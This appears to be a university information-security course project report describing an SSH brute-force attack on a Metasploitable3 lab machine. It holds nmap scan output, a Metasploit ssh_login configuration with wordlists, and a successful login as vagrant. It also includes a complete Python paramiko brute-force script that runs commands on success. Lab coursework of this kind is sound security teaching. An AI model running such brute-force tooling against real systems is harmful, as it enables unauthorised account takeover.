King Fahd University of Petroleum & Minerals
College of Computing and Mathematics
ICS 344: Information Security (242)
Project-P1

King Fahd University of Petroleum & Minerals

ICS 344: Information Security (242)

Term 242

Project-P1

MOHMAD ALMAHDOOD	s202034660
ALI ALABDULJABBAR	s202027280
ALI ALMATROOD	s202040180

SECTION 5

February 25, 2025

King Fahd University of Petroleum & Minerals
College of Computing and Mathematics
ICS 344: Information Security (242)
Project-P1

Contents

Phase 1: setup and compromise the service 3

Step 1: Environment Setup 3

Step 2: Reconnaissance 4

Step 3: vulnerability Assessment 4

Step 4: exploit using Metasploit 5


Step 5: custom script 6

King Fahd University of Petroleum & Minerals
College of Computing and Mathematics
ICS 344: Information Security (242)
Project-P1


Phase 1: setup and compromise the service

Step 1: Environment Setup

1. Victim Environment setup: Metaspliotable3
   Metasploitable3 downloaded and configured as mentions in the setup Guide repository in github



2. Attacker Environment setup: Kali Linux
   Kali Linux downloaded and configured in VirtualBox with Metasploit



Step 2: Reconnaissance

1. Network Discovery

   In this step, we scanned the victim machine for all the available service and open ports, leaving us with many options to exploit. We chose SSH at port 22.

```
└─$ nmap -A 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 11:24 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00020s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|
```

Step 3: vulnerability Assessment

1. Scan for SSH vulnerabilities

   In this step, we searched in Metasploit for all the available exploits in ssh service using the command search SSH.

```
mohammed@kali: ~
details.
msf6 > search ssh

Matching Modules
================

   #    Name                                                     Discl
osure Date  Rank       Check  Description
   -    ----                                                     -----
----------  ----       -----  -----------
   0    exploit/linux/http/acronis_cyber_infra_cve_2023_45249    2024-
07-24       excellent  Yes    Acronis Cyber Infrastructure default password remo
te code execution
   1      \_ target: Unix/Linux Command                          .
          .          .      .
   2      \_ target: Interactive SSH                             .
          .          .      .
   3    exploit/linux/http/alienvault_exec                       2017-
01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   4    auxiliary/scanner/ssh/apache_karaf_command_execution     2016-
02-09       normal     No     Apache Karaf Default Credentials Command Execution
   5    auxiliary/scanner/ssh/karaf_login                        .
           normal     No     Apache Karaf Login Utility
   6    exploit/apple_ios/ssh/cydia_default_ssh                  2007-
```

2. Password brute forcing

   In this step, we chose password brute forcing as it is the most common attack at the ssh service.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Step 4: exploit using Metasploit

1. Set information about host and victim

   In this step we set all the information about the host and the victim, like ip address for both machines and port.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_u
sers.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_p
asswords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 4
THREADS => 4
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.103:22 - Starting bruteforce
```

   RHOSTS: specify the ip address of the victim machine.

   Set USER_FILE and PASS_FILE: these files contain the most common linux usernames and passwords to be tested in the brute forcing.

   Set VERBOSE true: to show details about the brute forcing process.


   Set STOP_ON_SUCCESS true: to stop the brute whenever a correct credential is used.

2. Exploit the vulnerability

   After brute forcing the victim, we gain access to it

```
[-] 192.168.56.103:22 - Failed: 'vagrant:meinsm'
[-] 192.168.56.103:22 - Failed: 'vagrant:pass'
[+] 192.168.56.103:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups
=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu M
ay 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.102:36051 -> 192.168.56.103:22) at 2025-04-26 08:24:23
-0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

3. Gaining a session and having control on the victim machine




Step 5: custom script

1. Create python script to automate the SSH attacks

```
import paramiko

import sys
import os
import socket
import time

def ssh_bruteforce(hostname, username, password_file):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    with open(password_file, 'r') as file:
        for line in file.readlines():
            password = line.strip()
            try:
                print(f"[*] Attempting login with: {username}:{password}")
                client.connect(hostname, username=username, password=password)
                print(f"[+] SUCCESS! Username: {username}, Password: {password}")
                return (username, password)
            except paramiko.AuthenticationException:
```

```
                print(f"[-] Authentication failed: {username}:{password}")
                continue
            except socket.error:
                print(f"[-] Connection failed: Could not connect to {hostname}")
                return None
            finally:
                client.close()

    return None

def main():
    if len(sys.argv) != 4:
        print("Usage: python3 ssh_bruteforce.py <target_ip> <username> <password_file>")
        sys.exit(1)

    target = sys.argv[1]
    username = sys.argv[2]
    password_file = sys.argv[3]

    print(f"[*] Starting SSH brute force against {target}")
    credentials = ssh_bruteforce(target, username, password_file)

    if credentials:
        print(f"[+] SSH credentials found: {credentials[0]}:{credentials[1]}")
        try:
            client = paramiko.SSHClient()
            client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            client.connect(target, username=credentials[0], password=credentials[1])
            print("[+] Successfully connected!")
            stdin, stdout, stderr = client.exec_command("id; hostname; uname -a")
            output = stdout.read().decode()
            print(f"[+] Command output:\n{output}")

            client.close()
        except Exception as e:
            print(f"[-] Failed to demonstrate successful connection: {e}")
    else:
        print("[-] Failed to find valid credentials")

if __name__ == "__main__":
    main()
```

2. Run the script against the victim



The script brute forced the metaspoitable3 machine and gained access to it